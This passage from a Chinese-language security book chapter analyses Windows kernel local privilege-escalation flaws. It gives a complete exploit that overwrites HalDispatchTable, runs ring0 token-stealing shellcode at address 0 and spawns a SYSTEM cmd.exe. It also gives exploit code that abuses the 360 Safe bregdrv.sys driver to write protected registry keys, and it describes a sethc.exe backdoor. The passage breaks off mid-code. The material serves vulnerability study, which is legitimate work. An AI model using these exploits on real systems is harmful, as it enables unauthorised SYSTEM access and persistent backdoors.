0012fe94 7c92d28a 7c801675 000007e8 00000000 ntdll!KiIntSystemCall+0x6
0012fe98 7c801675 000007e8 00000000 00000000 ntdll!ZwDeviceIoControlFile+0xc
0012fef8 0040116c 000007e8 8888a003 0012ff70 kernel32!DeviceIoControl+0xdd
0012ff80 00401399 00000001 00380f60 00380ff8 test_400000+0x116c
0012ffc0 7c817077 00241fe4 0012f7bc 7ffdc000 test_400000+0x1399
0012fff0 00000000 004012b0 00000000 78746341 kernel32!BaseProcessStart+0x23


STACK_COMMAND:  kb

CHKIMG_EXTENSION: !chkimg -lo 50 -d !nt
    804d9f94-804d9f98  5 bytes - nt!KiXMMIZeroPage+30
    [ fa f7 80 0c 02:e9 cf 7c 7b 77 ]
……省略部分内容……
WARNING: !chkimg output was truncated to 50 lines. Invoke !chkimg without '-lo [num_lines]'
to view  entire output.
231 errors : !nt (804d9f94-805363e8)
```

```
MODULE_NAME: memory_corruption

IMAGE_NAME:  memory_corruption

FOLLOWUP_NAME:  memory_corruption

MEMORY_CORRUPTOR:  LARGE

FAILURE_BUCKET_ID:  MEMORY_CORRUPTION_LARGE

BUCKET_ID:  MEMORY_CORRUPTION_LARGE

Followup: memory_corruption
---------
```

9.3.2 漏洞利用

由于利用漏洞可向任意地址写入任意数据，因此可以采用以下方法进行内核提权。

（1）获取 HalDispatchTable 表地址，再偏移 0x4 找到 HalQuerySystemInformation 函数地址。

（2）利用内核漏洞将 HalQuerySystemInformation 函数地址修改为 0x0。

（3）在 0x0 地址处申请内存，然后将 ring0 Shellcode 复制过去。

（4）通过调用 NtQueryIntervalProfile 函数执行 0x0 处的 Shellcode 代码。

（5）Shellcode 通过将当前 system 进程的 token 值赋值给当前进程，即可获取 system 权限。

对应的利用代码如下：

```
#include "exploit.h"  // 一些数据结构及函数的定义

#define IOCTL_CODE 0x8888A003

PVOID RtlAllocateMemory(
    IN ULONG Length)
{
    NTSTATUS NtStatus;

    PVOID BaseAddress = NULL;
```

```
    NtStatus = NtAllocateVirtualMemory(
                                NtCurrentProcess(),
                                &BaseAddress,
                                0,
                                &Length,
                                MEM_RESERVE |
                                MEM_COMMIT,
                                PAGE_READWRITE);

    if(NtStatus == STATUS_SUCCESS)
    {
        RtlZeroMemory(BaseAddress, Length);

        return BaseAddress;
    }

    return NULL;
}

VOID RtlFreeMemory(
    IN PVOID BaseAddress)
{
    NTSTATUS NtStatus;

    ULONG FreeSize = 0;


    NtStatus = NtFreeVirtualMemory(
                            NtCurrentProcess(),
                            &BaseAddress,
                            &FreeSize,
                            MEM_RELEASE);
}


char g_ressdtOutputBuffer[4]={0};//输出的缓冲区

DWORD g_uCr0=0;

NTSTATUS MyShellCode(
                   ULONG InformationClass,
```

```
                   ULONG BufferSize,
                   PVOID Buffer,
                   PULONG ReturnedLength)
{
    //关闭内核写保护
    __asm
    {
        cli
        mov eax, cr0
        mov g_uCr0,eax
        and eax,0xFFFEFFFF
        mov cr0, eax
    }

    //提权到 SYSTEM
    __asm
    {
        mov eax,0xFFDFF124          // eax = KPCR (not 3G Mode)
        mov eax,[eax]               //获取当前线程 PETHREAD
        mov esi,[eax+0x220]         //获取当前线程所属进程的 PEPROCESS
        mov eax,esi
searchXp:
        mov eax,[eax+0x88]
        sub eax,0x88                //获取进程链表中下一个进程的 PEPROCESS
        mov edx,[eax+0x84]          //获取该进程的 pid 到 edx
        cmp edx,0x4                 //通过 PID 查找 SYSTEM 进程
        jne searchXp
        mov eax,[eax+0xc8]          //获取 system 进程的 token
        mov [esi+0xc8],eax          //修改当前进程的 token
    }
    //恢复内核写保护
    _asm
    {
        sti
        mov eax, g_uCr0
        mov cr0, eax
    }
    return 0;
}

void ShowAlertMsg()
```

```
{
    LPVOID lpMsgBuf;
    DWORD dw = GetLastError();

    FormatMessage(
        FORMAT_MESSAGE_ALLOCATE_BUFFER |
        FORMAT_MESSAGE_FROM_SYSTEM,
        NULL,
        dw,
        MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT),
        (LPTSTR) &lpMsgBuf,
        0, NULL );

    printf("%s",lpMsgBuf);

    LocalFree(lpMsgBuf);
  }

int __cdecl main(int argc, char **argv)
{
    NTSTATUS NtStatus;

    HANDLE DeviceHandle;
    ULONG ReturnLength = 0;
    char g_InputBuffer[4] ="\x00\x00\x00\x00";

    ULONG ImageBase;
    PVOID MappedBase;
    UCHAR ImageName[KERNEL_NAME_LENGTH];
    ULONG DllCharacteristics = DONT_RESOLVE_DLL_REFERENCES;
    PVOID HalDispatchTable;
    PVOID xHalQuerySystemInformation;
    PVOID MmUserProbeAddress;

    ULONG ShellCodeSize = PAGE_SIZE;
    PVOID ShellCodeAddress;
    PVOID BaseAddress = NULL;

    UNICODE_STRING DeviceName;
    UNICODE_STRING DllName;
    ANSI_STRING ProcedureName;
```

```
    OBJECT_ATTRIBUTES ObjectAttributes;
    IO_STATUS_BLOCK IoStatusBlock;
    SYSTEM_MODULE_INFORMATION_EX *ModuleInformation = NULL;
    LARGE_INTEGER Interval;

    ULONG TextColor;

    // 获取内核模块列表数据大小到ReturnLength
    NtStatus = NtQuerySystemInformation(
                                SystemModuleInformation,
                                ModuleInformation,
                                ReturnLength,
                                &ReturnLength);

    if(NtStatus == STATUS_INFO_LENGTH_MISMATCH)
    {
        ReturnLength = (ReturnLength & 0xFFFFF000) + PAGE_SIZE * sizeof(ULONG);

        ModuleInformation = RtlAllocateMemory(ReturnLength);    // 申请内存用于存放内核模块
列表数据

        if(ModuleInformation)
        {
            // 获取内核模块列表数据到ModuleInformation
            NtStatus = NtQuerySystemInformation(
                                SystemModuleInformation,
                                ModuleInformation,
                                ReturnLength,
                                NULL);

            if(NtStatus == STATUS_SUCCESS)
            {
                // 从内核模块列表中获取内核第一个模块的基址和名称
                ImageBase = (ULONG)(ModuleInformation->Modules[0].Base);    // 获取模块基址

                RtlMoveMemory(
                        ImageName,    // 获取模块名称
                        (PVOID)(ModuleInformation->Modules[0].ImageName +
                        ModuleInformation->Modules[0].ModuleNameOffset),
                        KERNEL_NAME_LENGTH);
```

```
printf(" ***************************************************************\n"
       " * ImageBase - 0x%.8X                                         \n"
       " * ImageName - %s                                             \n",
       ImageBase,
       ImageName);

RtlFreeMemory(ModuleInformation);    // 释放存放内核模块列表的内存

RtlCreateUnicodeStringFromAsciiz(&DllName, (PUCHAR)ImageName);     // 获取
内核模块的 UnicodeString

// 加载内核模块到本地进程
NtStatus = LdrLoadDll(
                    NULL,                // DllPath
                    &DllCharacteristics, // DllCharacteristics
                    &DllName,            // DllName
                    &MappedBase);        // DllHandle
printf(    " * \n"
        " * LdrLoadDLL:");
ShowAlertMsg();

RtlInitAnsiString(&ProcedureName, "HalDispatchTable");

// 获取内核 HalDispatchTable 函数表地址
NtStatus = LdrGetProcedureAddress(
                  (PVOID)MappedBase,          // DllHandle
                  &ProcedureName,             // ProcedureName
                  0,                          // ProcedureNumber OPTIONAL
                  (PVOID*)&HalDispatchTable); // ProcedureAddress
printf(" * LdrGetProcedureAddress:");
ShowAlertMsg();

(ULONG)HalDispatchTable -= (ULONG)MappedBase;
(ULONG)HalDispatchTable += ImageBase;

// HalDispatchTable 地址 + 4 = HalQuerySystemInformation 函数地址
(ULONG)xHalQuerySystemInformation = (ULONG)HalDispatchTable + sizeof(ULONG);

printf(" *                                                            \n"
       " * HalDispatchTable - 0x%.8X                                  \n"
       " * xHalQuerySystemInformation - 0x%.8X                        \n",
```

```
        HalDispatchTable,
        xHalQuerySystemInformation);

// 卸载进程中的内核模块
LdrUnloadDll((PVOID)MappedBase);


RtlInitUnicodeString(&DeviceName, L"\\Device\\ExploitMe");

ObjectAttributes.Length = sizeof(OBJECT_ATTRIBUTES);
ObjectAttributes.RootDirectory = 0;
ObjectAttributes.ObjectName = &DeviceName;
ObjectAttributes.Attributes = OBJ_CASE_INSENSITIVE;
ObjectAttributes.SecurityDescriptor = NULL;
ObjectAttributes.SecurityQualityOfService = NULL;

// 获取驱动设备句柄
NtStatus = NtCreateFile(
                      &DeviceHandle,     // FileHandle
                      FILE_READ_DATA |
                      FILE_WRITE_DATA,   // DesiredAccess
                      &ObjectAttributes, // ObjectAttributes
                      &IoStatusBlock,    // IoStatusBlock
                      NULL,              // AllocationSize OPTIONAL
                      0,                 // FileAttributes
                      FILE_SHARE_READ |
                      FILE_SHARE_WRITE,  // ShareAccess
                      FILE_OPEN_IF,      // CreateDisposition
                      0,                 // CreateOptions
                      NULL,              // EaBuffer OPTIONAL
                      0);                // EaLength
printf(    " * \n"
       " * NtCreateFile:");
ShowAlertMsg();

// 令输出缓冲区指针指向HalQuerySystemInformation函数地址
*(DWORD *)g_ressdtOutputBuffer=(DWORD)xHalQuerySystemInformation;


NtStatus = NtDeviceIoControlFile(
               DeviceHandle,             // FileHandle
```

```
                    NULL,                       // Event
                    NULL,                       // ApcRoutine
                    NULL,                       // ApcContext
                    &IoStatusBlock,             // IoStatusBlock
                    IOCTL_CODE,                 // IoControlCode
                    g_InputBuffer,              // InputBuffer
                    4,                          // InputBufferLength
                    g_ressdtOutputBuffer,       // OutputBuffer
                    4);                         // OutBufferLength
    printf(" * NtDeviceIoControlFile:");
    ShowAlertMsg();

    ShellCodeAddress = (PVOID)sizeof(ULONG);

    NtStatus = NtAllocateVirtualMemory(
                     NtCurrentProcess(),        // ProcessHandle
                     &ShellCodeAddress,         // BaseAddress
                     0,                         // ZeroBits
                     &ShellCodeSize,            // AllocationSize
                     MEM_RESERVE |
                     MEM_COMMIT |
                     MEM_TOP_DOWN,              // AllocationType
                     PAGE_EXECUTE_READWRITE);   // Protect
    printf(" * NtAllocateVirtualMemory:");
    ShowAlertMsg();

    RtlCopyMemory(
                ShellCodeAddress,
                (PVOID)MyShellCode,
                ShellCodeSize);

    printf(" * RtlMoveMemory:");
    ShowAlertMsg();

// 通过调用NtQueryIntervalProfile函数来执行0x0上的ring0 shellcode
    NtStatus = NtQueryIntervalProfile(
                                  ProfileTotalIssues, // Source
                                  NULL);             // Interval
    printf(" * NtQueryIntervalProfile:");
    ShowAlertMsg();
```

```
                NtStatus = NtClose(DeviceHandle);

                printf(" * NtClose:");
                ShowAlertMsg();
                printf("*****************************************************\n");

                WinExec("cmd.exe" , SW_SHOW);
                printf(" * Exploit Successful! \n\n");

                getchar();
            }
        }
    }

    return FALSE;
}
```

上面的Shellcode是针对XP的提权代码，获取KPCR地址是采用硬编码的方式，因此存在通用性问题，关于编写通用内核Shellcode可参考发表在《Ph4nt0m》杂志上的文章《编写通用内核Shellcode》。同时，在本章后面的分析实例中，也会对不同系统平台的内核Shellcode进行分析，这里不再具体介绍。上述利用代码编译运行后的效果如图9-7所示，cmd.exe已经获得system权限。



图9-7　CMD进程获得system权限

9.4 360安全卫士bregdrv.sys本地提权漏洞分析

9.4.1 漏洞描述

关于360安全卫士bregdrv.sys本地提权漏洞，最早于2010年2月1日被人曝光在波兰安全组织NT Internals的网站上，如图9-8所示。随后，瑞星在其官网发布漏洞细节，并有人匿名在exploit-db上公布利用代码（http://www.exploit-db.com/exploits/11317），然后网上就开始出现各种利用360进行提权的利用工具，利用工具会创建出3389端口的连接后门，按5次Shift键可得到CMD权限。该提权漏洞主要是由bregdrv.sys与bregdll.dll两个文件导致的，由于程序未对调用者进行安全检查，导致恶意程序可通过漏洞以内核权限去读写任意注册表。



图9-8 NT Internals网站公告360漏洞

9.4.2 基于导出函数和IO控制码的追踪分析

本次漏洞分析的测试环境如表9-1所示。

表9-1 测试环境

	推荐使用的环境	备注
操作系统	Windows XP SP3	简体中文版
虚拟机软件	VMware Workstation	版本号：10.0.2 build-1744117
漏洞软件	360 安全卫士	版本号：6.1.6.1009
调试器	WinDbg	版本号：6.11.0001.404
反汇编器	IDA Pro	版本号：6.5

测试代码如下：

```
#include <windows.h>

typedef BOOL (WINAPI *INIT_REG_ENGINE)();
```

```
typedef LONG (WINAPI *BREG_Delete_KEY)(HKEY hKey, LPCSTR lpSubKey);
typedef LONG (WINAPI *BREG_OPEN_KEY)(HKEY hKey, LPCSTR lpSubKey, PHKEY phkResult);
typedef LONG (WINAPI *BREG_CLOSE_KEY)(HKEY hKey);
typedef LONG (WINAPI *REG_SET_VALUE_EX)(HKEY hKey, LPCSTR lpValueName, DWORD Reserved, DWORD
dwType, const BYTE* lpData, DWORD cbData);

BREG_Delete_KEY BRegDeleteKey = NULL;
BREG_OPEN_KEY BRegOpenKey = NULL;
BREG_CLOSE_KEY BRegCloseKey = NULL;
REG_SET_VALUE_EX BRegSetValueEx = NULL;

#define AppPath   "Software\\Microsoft\\Windows\\CurrentVersion\\App Paths\\360safe.exe"

#define TestDeleteKey        HKEY_LOCAL_MACHINE
#define TestDeleteRegPath   "Software\\360Safe\\Update"       // 以内核权限删除 360Safe 下
的注册表项，而普通权限是无法操作的

#define TestSetKey         HKEY_LOCAL_MACHINE
#define TestSetPath         "Software\\360Safe"       // 以内核权限设置 360Safe 注册表项下的
键值，而普通权限是无法操作的

// 获取 bregdll.dll 中用于操作注册表的 API 函数
BOOL InitBRegDll()
{
    LONG lResult;
    HKEY hKey;
    DWORD dwType;
    HMODULE modBReg;
    INIT_REG_ENGINE InitRegEngine;

    CHAR cPath[MAX_PATH + 32] = { 0 };
    DWORD dwPathLen = MAX_PATH;

    lResult = RegOpenKeyA(HKEY_LOCAL_MACHINE, AppPath, &hKey);
    if (FAILED(lResult))
    return FALSE;

    dwType = REG_SZ;
    lResult = RegQueryValueExA(hKey, "Path", NULL, &dwType, (LPBYTE)cPath, &dwPathLen);
    RegCloseKey(hKey);
    if (FAILED(lResult))
```

```
    return FALSE;

    strcat(cPath, "\\deepscan\\BREGDLL.dll");

    modBReg = LoadLibraryA(cPath);
    if (!modBReg)
    return FALSE;

    InitRegEngine = (INIT_REG_ENGINE)GetProcAddress(modBReg, "InitRegEngine");
    BRegDeleteKey = (BREG_Delete_KEY)GetProcAddress(modBReg, "BRegDeleteKey");
    BRegOpenKey = (BREG_OPEN_KEY)GetProcAddress(modBReg, "BRegOpenKey");
    BRegCloseKey = (BREG_CLOSE_KEY)GetProcAddress(modBReg, "BRegCloseKey");
    BRegSetValueEx = (REG_SET_VALUE_EX)GetProcAddress(modBReg, "BRegSetValueEx");

    if (!InitRegEngine || !BRegDeleteKey || !BRegOpenKey || !BRegCloseKey || !BRegSetValueEx) {
        FreeLibrary(modBReg);
        return FALSE;
    }

    if (!InitRegEngine()) {
        FreeLibrary(modBReg);
        return FALSE;
    }

    return TRUE;
}

LONG TestSetRegKey()
{
    HKEY hKey;
    LONG lResult;
    DWORD dwType;
    static char szData[15] = "TEST VALUE";

    lResult = BRegOpenKey(TestSetKey, TestSetPath, &hKey);
    if (FAILED(lResult))
    return lResult;

    dwType = REG_SZ;
    lResult = BRegSetValueEx(hKey, TestSetPath, NULL, dwType, (const BYTE *)&szData,
(DWORD)sizeof(szData));
```

```
    BRegCloseKey(hKey);

    return lResult;
}

int main(int argc, char *argv[])
{
    if (!InitBRegDll()) {
        MessageBoxA(NULL, "初始化 BReg 失败!", "失败", MB_ICONSTOP);
        return 1;
    }
    if (FAILED(BRegDeleteKey(TestDeleteKey, TestDeleteRegPath))) {
        MessageBoxA(NULL, "键值删除失败!", "失败", MB_ICONSTOP);
        return 2;
    }

    if (FAILED(TestSetRegKey())) {
        MessageBoxA(NULL, "设置键值失败!", "失败", MB_ICONSTOP);
        return 3;
    }

    MessageBoxA(NULL, "突破系统安全检查，获得最高权限，漏洞利用成功!", "成功", MB_OK);
    return 0;
}
```

利用程序从bregdll.dll中获取操作注册表的导出函数InitRegEngine、BRegDeleteKey、BRegOpenKey、BRegCloseKey和BRegSetValueEx，然后利用这些导出函数删除HKEY_LOCAL_MACHINE\Software\360Safe\Update注册表项，同时在HKEY_LOCAL_MACHINE\Software\360Safe注册表项下，添加键名为Software\360Safe，键值为“TEST VALUE”的字符串值。正常情况下，普通管理员权限是无法删除或写入上述注册表项的，如图9-9和图9-10所示。




图9-9　无法删除360Safe下的注册表项




图9-10　无法在360Safe注册表项下创建值

我们将测试代码编译生成exploit.exe后，运行效果如图9-11所示，成功在HKEY_LOCAL_MACHINE\Software\360Safe下删除和添加键值。





图9-11　利用代码测试成功

先看下bregdll.dll中关键的导出函数BRegSetValueEx，用IDA加载bregdll.dll，在“Export”标签栏中找到BRegSetValueEx函数并双击进去，直接看F5代码，发现函数的返回结果是由sub_10002EF0返回（如图9-12所示），因此可以初步断定该函数就是设置键值的关键函数。



```
LABEL_24:
    if ( !v8 )
      v8 = sub_10002C80(v24, &v13, a5, v16, v10);// 关键函数
  }
  if ( v16 != a6 )
    sub_10004061(v11);
  dword_1000EEAC(&v13);
  return v8;
}
```

图9-12　BRegSetValueEx函数

双击跟进sub_10002C80，如图9-13所示，里面只有一个关键函数sub_10003D20。

```
int __stdcall sub_10002C80(int a1, int a2, int a3, int a4, int a5)
{
  int v5; // eax@1
  int v7; // [sp+0h] [bp-14h]@1
  int v8; // [sp+4h] [bp-10h]@1
  int v9; // [sp+8h] [bp-Ch]@1
  int v10; // [sp+Ch] [bp-8h]@1
  int v11; // [sp+10h] [bp-4h]@1

  v9 = a3;
  v7 = a1;
  v8 = a2;
  v10 = a4;
  v11 = a5;
  v5 = sub_10003D20(0x7BE204Cu, &v7, 20, 0, 0, 0);// 跟进
  return dword_1000EE98(v5);
}
```

图9-13　sub_10002C80函数

函数sub_10003D20代码如图9-14所示，关键的处理函数是dword_1000EE88。

```
int __stdcall sub_10003D20(int a1, int a2, int a3, int a4, int a5, int a6)
{
  int result; // eax@1
  char v7; // [sp+24h] [bp-8h]@1
  int v8; // [sp+28h] [bp-4h]@3

  result = dword_1000EE88(hObject, 0, 0, 0, &v7, a1, a2, a3, a4, a5);
  if ( result )
  {
    if ( (result & 0xC0000000) != 0xC0000000 && a6 )
      *(_DWORD *)a6 = v8;
  }
  else
  {
    if ( a6 )
      *(_DWORD *)a6 = v8;
  }
  return result;
}
```

图9-14　sub_10003D20函数

利用IDA提供的交叉参考功能，可以发现dword_1000EE88其实是调用NtDeviceIoControlFile函数（如图9-15所示），也就是说图9-16所示的sub_10003D20函数实现IO控制码0x7BE204C的分发处理。





图9-15　dword_1000EE88调用NtDeviceIoControlFile函数

它们是由bregdrv.sys驱动负责处理的，因此用IDA加载bregdrv.sys，从DriverEntry入口开始追踪IO控制码分发处理函数，如图9-16所示，逐步追踪下去，直到处理IO控制码0x7BE204C的调用函数。



```
NTSTATUS __stdcall DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
  if ( !__security_cookie || __security_cookie == 0xBB40E64E )
  {
    __security_cookie = (unsigned int)&__security_cookie ^ KeTickCount.LowPart;
    if ( &__security_cookie == (int *)KeTickCount.LowPart )
      __security_cookie = 0xBB40E64Eu;
  }
  return sub_10512(DriverObject, RegistryPath);
}

NTSTATUS __stdcall sub_10512(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
  NTSTATUS result; // eax@1
  NTSTATUS v3; // esi@3
  UNICODE_STRING SymbolicLinkName; // [sp+0h] [bp-14h]@3
  UNICODE_STRING DestinationString; // [sp+8h] [bp-Ch]@2
  PDEVICE_OBJECT DeviceObject; // [sp+10h] [bp-4h]@2

  PsGetVersion(&MajorVersion, &MinorVersion, &BuildNumber, 0);
  KeInitializeEvent(&Event, SynchronizationEvent, 1u);
  sub_108D0();
  result = sub_1106C(byte_131C0);
  if ( result >= 0 )
  {
    DriverObject->MajorFunction[0] = (PDRIVER_DISPATCH)sub_10486;// 主函数，跟进
    DriverObject->MajorFunction[2] = (PDRIVER_DISPATCH)sub_10486;
    DriverObject->MajorFunction[14] = (PDRIVER_DISPATCH)sub_10486;

int __stdcall sub_10486(int a1, int a2)
{
  int v2; // eax@1
  int v3; // edx@1
  int v4; // edi@1
  int v5; // ebx@1
  int v6; // eax@1
  int v8; // [sp+10h] [bp-1Ch]@0

  v2 = *(_DWORD *)(a2 + 96);
  v3 = *(_DWORD *)(v2 + 12);
  v4 = *(_DWORD *)(a2 + 12);
  v5 = *(_DWORD *)(v2 + 8);
  *(_DWORD *)(a2 + 24) = 0;
  *(_DWORD *)(a2 + 28) = 0;
  v6 = *(_BYTE *)v2;
  JUMPOUT(v6, 0, sub_104F3);
  v6 -= 2;
  JUMPOUT(v6, 0, sub_104F3);
  if ( v6 == 12 )
    v8 = sub_105D0(a2, v3, v4, v5, a2 + 24);    // 跟进
  IofCompleteRequest((PIRP)a2, 0);
  return v8;

if ( a2 == 0x7BE204C )                          // IO控制码：0x7BE204C，负责设置键值
{
  if ( a4 < 0x14 || !a3 )
    goto LABEL_51;
  v6 = sub_11A6A(*(HANDLE *)a3, *(_DWORD *)(a3 + 4), *(_DWORD *)(a3 + 8), *(void **)(a3 + 12), *(_DWORD *)(a3 + 16));
  goto LABEL_21;
}
```

图9-16 追踪IO控制码0x7BE204C的处理函数

启动WinDbg内核调试，在sub_11A6A函数上下断点，它相对模块基址的偏移量为0x11a6a - 0x10000 = 0x1a6a。在WinDbg上查看bregdrv.sys驱动的加载地址：

```
kd> lmm bregdrv
start    end        module name
f791f000 f7923100   bregdrv    (no symbols)
```

因此，sub_116f2函数对应的内存地址为0xf791f000 + 0x1a6a = 0xF7920A6A，用WinDbg对其下断点，输入g命令执行。

```
kd> u F7920A6A
bregdrv+0x1a6a:
f7920a6a 6a3c            push    3Ch
f7920a6c 68701f92f7      push    offset bregdrv+0x2f70 (f7921f70)
f7920a71 e892120000      call    bregdrv+0x2d08 (f7921d08)
f7920a76 33ff            xor     edi,edi
f7920a78 897de4          mov     dword ptr [ebp-1Ch],edi
f7920a7b 803d582192f700  cmp     byte ptr [bregdrv+0x3158 (f7922158)],0
f7920a82 750a            jne     bregdrv+0x1a8e (f7920a8e)
f7920a84 b8010000c0      mov     eax,0C0000001h
kd> bp F7920A6A
kd> g
```

在虚拟机中执行exploit.exe，以触发断点，然后单步执行下去，可以看到最后调用的是CmSetValueKey函数，一个微软未公开的底层函数，用于设置注册表键值：

```
kd> g
Breakpoint 0 hit
bregdrv+0x1a6a:
f7920a6a 6a3c            push    3Ch

单步调试下去，最后会调用到CmSetValueKey函数
f7920bf6 ff7518          push    dword ptr [ebp+18h]
f7920bf9 ff7514          push    dword ptr [ebp+14h]
f7920bfc ff7510          push    dword ptr [ebp+10h]
f7920bff 8d4dc4          lea     ecx,[ebp-3Ch]
f7920c02 51              push    ecx
f7920c03 50              push    eax
f7920c04 ff158c2192f7    call    dword ptr [bregdrv+0x318c (f792218c)]
ds:0023:f792218c={nt!CmSetValueKey (8062a5c2)}
```

其他bregdll.dll的导出函数也是相同原理，比如BregDeleteKeyW最终就是调用CmDeleteKey函数来实现，它们均通过发送IO控制码给bregdrv.sys驱动，由该驱动调用一系列CmXxx未文档化的底层

函数，相当于360自己实现操作注册表的一套NtXxx函数，以调用更为底层的CmXXX函数，但由于未对调用者进行严格地验证，导致可被任意其他程序调用，实现内核级权限的注册表篡改，这正是导致漏洞的根本原因。

上述漏洞被曝光后，相关的利用工具也出现在网络上，被用于对一些“肉鸡”提权，该工具会创建出3389端口的连接后门，按5次Shift键可得到CMD权限。下面就是对该利用工具的分析，如图9-17所示，它主要利用360漏洞修改注册表，实现对sethc.exe的映像劫持，使得按5次shift键后自动打开CMD应用，从而拿到高权限的后门。

```
//----- (00401170) --------------------------------------------------------
int __thiscall sub_401170(void *this)
{
  int result; // eax@1
  int v2; // esi@2
  int v3; // [sp+48h] [bp-4h]@1

  v3 = (int)this;
  result = BRegCreateKeyEx(
